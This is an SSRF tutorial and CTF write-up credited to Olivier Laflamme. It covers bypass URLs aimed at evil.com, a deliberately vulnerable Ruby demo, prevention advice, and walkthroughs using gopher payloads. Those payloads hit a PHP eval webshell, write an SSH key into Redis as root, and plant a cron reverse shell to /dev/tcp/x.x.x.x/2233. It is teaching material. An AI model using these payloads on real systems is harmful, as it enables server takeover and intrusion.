

SSRF Series

1. INTRO

SSRF (Server-Side Request Forgery: server-side request forgery) is a fake exploit server-initiated requests. Generally, SSRF attacks target internal systems that are not accessible from the external network.

Types of SSRF

1. Show response to attacker (basic)
2. Do not show response (blind)

The basics of the vulnerability

SSRF (Server-Side Request Forgery: Server-Side Request Forgery) is a security vulnerability constructed by an attacker to form a request initiated by the server. Generally, SSRF attacks target internal systems that are not accessible from the external network. (Because it is initiated by the server, it can request the internal system that is connected to it and isolated from the external network)

Where it appears

1. Social sharing function: Get the title of the hyperlink for display
2. Transcoding service: Tuning the content of the original web page through the URL address to make it suitable for mobile phone screen browsing
3. Online translation: translate the content of the corresponding web page to the website
4. Image loading / downloading: For example, click in a rich text editor to download the image to the local area; load or download the image through the URL address
5. Picture / article collection function: It will take the content of the title and text in the URL address as a display for a good appliance experience
6. Cloud service vendor: It will execute some commands remotely to determine whether the

website is alive, etc., so if you can capture the corresponding information, you can perform ssrf test

7. Website collection, where the website is crawled: Some websites will do some information collection for the URL you enter
8. Database built-in functions: database's copyDatabase function such as mongod
9. Mail system: such as receiving mail server address
10. Encoding processing, attribute information processing, file processing: such as fffmg, ImageMagick, docx, pdf, xml processor, etc.
11. Undisclosed API implementation and other functions that extend the calling URL: You can use google syntax and add these keywords to find SSRF vulnerabilities
12. Request resources from a remote server (upload from url such as discuz !; import & expost rss feed such as web blog; where the xml engine object is used such as wordpress xmlrpc.php)

Vulnerability detection / Verifications

1. Exclusion method: browser f12 checks the source code to see if the request was made locally (For example: If the resource address type is [http://www.xxx.com/a.php?image=\(address\)](http://www.xxx.com/a.php?image=(address)), an SSRF vulnerability may exist)
2. dnslog and other tools to test to see if they are accessed (You can encode the uri and parameters of the currently prepared request into base64 in the blind typing background use case, so that after blind typing background decoding, you know which machine and which cgi triggered the request.)
3. Capture and analyze whether the request sent by the server is sent by the server. If it is not a request from the client, it may be, and then find the internal network address where the HTTP service exists (Look for leaked web application intranet addresses from historical vulnerabilities in the vulnerable platform)
4. Banner, title, content and other information returned directly
5. Pay attention to bool SSRF

What can we do with SSRF?

1. SSRF to reflection XSS
2. Try to use URL to access internal resources and make the server perform operations (file: ///, dict: //, ftp: //, gopher: // ..)
3. Scan internal networks and ports
4. If it is running on a cloud instance, you can try to get metadata

2. BYPASS

Change the writing of IP address

Some developers will filter out the intranet IP by regular matching the passed URL parameters. For example, the following regular expressions are used:

The bypassing technique here is similar to the URL redirection bypass or SSRF bypassing technique.

```
^10(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){3}$  
^172(\.([1][6-9]| [2]\d|3[01])(\.([2][0-4]\d|[2][5][0-5]| [01]?\d?\d)){2}$  
^192\.168(\.([2][0-4]\d|[2][5][0-5]| [01]?\d?\d)){2}$
```

Single slash "/" bypass:

```
https://www.xxx.com/redirect.php?url=/www.evil.com
```

Missing protocol bypass:

```
https://www.xxx.com/redirect.php?url=//www.evil.com
```

Multi-slash "/" prefix bypass:

```
https://www.xxx.com/redirect.php?url=///www.evil.com  
https://www.xxx.com/redirect.php?url=////www.evil.com
```

Bypass with "@":

```
https://www.xxx.com/redirect.php?url=https://www.xxx.com@www.evil.com
```

Use backslash "\" to bypass:

```
https://www.xxx.com/redirect.php?url=https://www.evil.com\https://www.xxx.com/
```

Bypass with "#":

```
https://www.xxx.com/redirect.php?url=https://www.evil.com#https://www.xxx.com/
```

Bypass with "?":

```
https://www.xxx.com/redirect.php?url=https://www.evil.com?www.xxx.com
```

Bypass with "\":

```
https://www.xxx.com/redirect.php?url=https://www.evil.com\\www.xxx.com
```

Use "." to bypass:

```
https://www.xxx.com/redirect.php?url=.evil  
https://www.xxx.com/redirect.php?url=.evil.com
```

Repeating special characters to bypass:

```
https://www.xxx.com/redirect.php?url=///www.evil.com//..  
https://www.xxx.com/redirect.php?url=////www.evil.com//..
```

As talked before, there are 2 types of SSRF.

1. Show response to attacker (basic)
2. Do now show response (blind)

Basic

As mentioned above, it shows the response to the attacker, so after the server gets the URL requested by the attacker, it will send the response back to the attacker. DEMO (using Ruby). Install the following packages and run the code `gem install sinatra`

```
require 'sinatra'  
require 'open-uri'  
  
get '/' do  
  format 'RESPONSE: %s', open(params[:url]).read  
end
```

The above code will open the local server port 4567.

```
http: // localhost: 4567 /? url = contacts will open the contacts file and display the  
response in the front end  
http: // localhost: 4567 /? url = / etc / passwd will open etc / passwd and respond to the  
service  
http: // localhost: 4567 /? url = https: //google.com will request google.com on the server  
and display the response
```

Just get the file from an external site with a malicious payload with a content type of html.
Example:

```
http: //localhost: 4567/?Url=http: //hideandsec.sh/poc.svg
```

3. PREVENTION

How to prevent SSRF

1. It is easier to filter the returned information and verify the response of the remote server to the request. If the web application is to get a certain type of file. Then verify that the returned information meets the standards before displaying the returned results to the user.
2. Disable unwanted protocols and only allow http and https requests. Prevent problems like file: //, gopher: //, ftp: //, etc.
3. Set URL whitelist or restrict intranet IP (use gethostbyname () to determine if it is an intranet IP)
4. limit the requested port to the port commonly used by http, such as 80, 443, 8080, 8090 (Restricted request port can only be web port, only allow access to HTTP and HTTPS requests)
5. Unified error information to avoid users from judging the port status of the remote server based on the error information.
6. Restricting Intranet IPs That Cannot Be Accessed to Prevent Attacks on the Intranet
7. Block return details

4. CTF CONTEXT

Common attack surface

1. Port scanning can be performed on the external network, the internal network where the server is located, and local to obtain banner information of some services
2. Attack applications running on the intranet or locally (such as overflow)
3. Fingerprint identification of intranet WEB applications by accessing default files
4. Attacks on web applications inside and outside the network, mainly attacks that can be achieved using GET parameters (such as Struts2, sqli, etc.)
5. Reading local files using the file protocol

Example 1:

Mainly talks about the attack surface used with the gopher protocol. The gopher protocol can be said to be very powerful.


Sending post packets via gopher

The gopher protocol can send post packets. How to send it?

Grab the packet encoding structure. For example, the intranet has an exp.php

```
<?php
eval($_POST['a']);
?>
```

Then we set up the environment to access and capture the package locally:




Find this request packet and display it in raw data in wireshark and write a script such as the following:

```
import urllib
from urllib.parse import quote
s=' xxxx'
len=len(s)
```

```
p=' '
for i in range(len)[::2]:
    p+=urllib.parse.quote(chr(int(s[i:i+2],16)))
print(p)
```

and the payload will be something like:

```
gopher: //127.0.0.1:80/_POST%20/exp.php%20HTTP/1.1%0D%0AHost%3A%20127.0.0.1%0D%0AUser-
Agent%3A%20Mozilla/5.0%20%28Linux%3B%20Android%209.0%3B%20SAMSUNG- SM-
T377A%20Build/NMF26X%29%20AppleWebKit/537.36%20%28KHTML%2C%20like%20Gecko%29%20Chrome/72.0.3626.
Language%3A%20zh-CN%2Czh%3Bq%3D0.8%2Czh-TW%3Bq%3D0.7%2Czh-HK%3Bq%3D0.5%2Cen-
US%3Bq%3D0.3%2Cen%3Bq%3D0.2%0D%0AAccept-
Encoding%3A%20gzip%2C%20deflate%0D%0AReferer%3A%20http%3A//127.0.0.1/exp.php%0D%0AContent-
Type%3A%20application/x-www-form-urlencoded%0D%0AContent-
Length%3A%2025%0D%0AConnection%3A%20keep-alive%0D%0AUpgrade-Insecure-
Requests%3A%201%0D%0A%0D%0Aa%3Dsystem%2528%2522id%2522%2529%253B
```




```
/tmp curl gopher://127.0.0.1:80/_POST%20/exp.php%20HTTP/1.1%0D%0AHost%3A%20127.0.0.1%0D%0AUser-Agent%3A%20Mozilla/5.0%20%28Linux%3B%20Android%209.0%3B%20SAMSUNG- SM-T377A%20Build/NMF26X%29%20AppleWebKit/537.36%20%28KHTML%2C%20like%20Gecko%29%20Chrome/72.0.3626.109%20Mobile%20Safari/537.36%0D%0AAccept%3A%20text/html%2Capplication/javascript%3Bq%3D0.5%2Cen-US%3Bq%3D0.3%2Cen%3Bq%3D0.2%0D%0AAccept-Encoding%3A%20gzip%2C%20deflate%0D%0AReferer%3A%20http%3A//127.0.0.1/exp.php%0D%0AContent-Type%3A%20application/x-www-form-urlencoded%0D%0AContent-Length%3A%2025%0D%0AConnection%3A%20keep-alive%0D%0AUpgrade-Insecure-Requests%3A%201%0D%0A%0D%0Aa%3Dsystem%2528%2522id%2522%2529%253B
HTTP/1.1 200 OK
Date: Tue, 12 Mar 2019 14:28:21 GMT
Server: Apache
X-Powered-By: PHP/5.6.37
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

172
uid=501(www) gid=20(staff) egid=4294967295(nogroup) groups=20(staff),501(access_bpf),12(eve
```

You can bounce the shell later....

Example 2:

Mainly talks about how to compromise a virtual environment (root me)



After accessing the address, you can see that the page displays an input box. You need to enter the url parameter to start capturing packets.



Use Burp's Intruder module to detect open service ports. Open will display OK, non-open will display Connection refused.

```
POST /index.php HTTP/1.1
Host: ctf04.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*:q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf04.root-me.org/
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
url=dict://127.0.0.1:$10$
```

The probe shows that the redis service on port 6379 is opened on the intranet, and an attempt is made to use SSRF to perform unauthorized vulnerabilities on redis. Here is a simple science popularization of the impact of the redis vulnerability. Therefore, this vulnerability can use SSRF to bypass local restrictions without password configuration, thus attacking internal applications on

the external network.

So what should we do?

1. Use redis to write ssh keys.
2. Use redis to write timed tasks to bounce the shell

Use redis to write ssh keys.

Here, a pair of public and private keys is generated the default files generated are id_rsa.pub and id_rsa. Then, upload id_rsa.pub to the server. We use redis to set the directory to the ssh directory: There are two protocols available for writing keys online, one is dict and one is gopher. The test failed to write using the dict protocol, and the connection could not be made after writing. Here, a gopher was used to write the key.

The payload used is:

```
gopher: //127. 0. 0. 1: 6379/ _*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$401%0d%0a%0a%0a%0assh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQAC/Xn7uoTwU+RX1gYTBrmZlNwU2KUBICuxflTtFwfbZM3wAy/FmZmtpCf2UvZFb/MfC1i. . . . . 2pyARF0YjMmjMevpQwj eN3DD3cw/b04Xl
```

The payload is decoded as:

```
gopher: //127. 0. 0. 1: 6379/ _*3
$3
set
$1
1
$401

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC/Xn7uoTwU
RX1gYTBrmZlNwU2KUBICuxflTtFwfbZM3wAy/FmZmtpCf2UvZFb/MfC1i. . . . . 2pyARF0YjMmjMevpQwj eN3DD3cw/b04Xl

*4
$6
config
$3
set
$3
dir
$11
```

```
/root/.ssh/  
*4  
$6  
config  
$3  
set  
$10  
dbfilename  
$15  
authorized_keys  
*1  
$4  
save  
*1  
$4  
quit
```

The payload is modified from the rebound shell, mainly replacing the location and file content of the written file. Then modify the length of the file. Then try to log in. After entering the password for creating the key, the login is successful.

```
[redacted]: ~/.ssh$ ssh -i id_rsa root@212.129.29.186  
Enter passphrase for key 'id_rsa':  
Last login: Wed Jun 12 09:56:33 2019 from 10.66.4.1  
[root@ssrf-box ~]# ls  
anaconda-ks.cfg  flag-open-me.txt  redis-2.8.24  redis-2.8.24.tar.gz  
[root@ssrf-box ~]# whoami  
root  
[root@ssrf-box ~]#
```

Use redis to write timed tasks to bounce the shell

The payload used is:

```
gopher: //127.0.0.1: 6379/_*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$61%0d%0a%0a%0a*/1 * * *  
* bash -i >& /dev/tcp/x.x.x.x/2233  
0>&1%0a%0a%0a%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%0d%0a/v
```

The payload is decoded as:

```
gopher: //127.0.0.1: 6379/_*3  
$3
```

```

set
$1
1
$61
*/1 * * * * bash -i >& /dev/tcp/x. x. x. x/2233 0>&1

*4
$6
config
$3
set
$3
dir
$16
/var/spool/cron/
*4
$6
config
$3
set
$10
dbfilename
$4
root
*1
$4
save
*1
$4
quit

```

\$61 is my vps address, which is `%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/127.0.0.1/2233 0>&1%0a%0a%0a%0a` string length.

Wait for a moment after execution to receive a bounce shell by simple setting up a listener on port 2233. At the same time, you need to add several carriage returns before and after the command to be written.

By: Olivier (Boschko) Laflamme

- Twitter: https://twitter.com/olivier_boschko
- LinkedIn: <https://www.linkedin.com/in/olivierlaflammelink/>

Revision #2

Created 24 September 2022 00:33:09 by mxrch

Updated 24 September 2022 00:47:46 by mxrch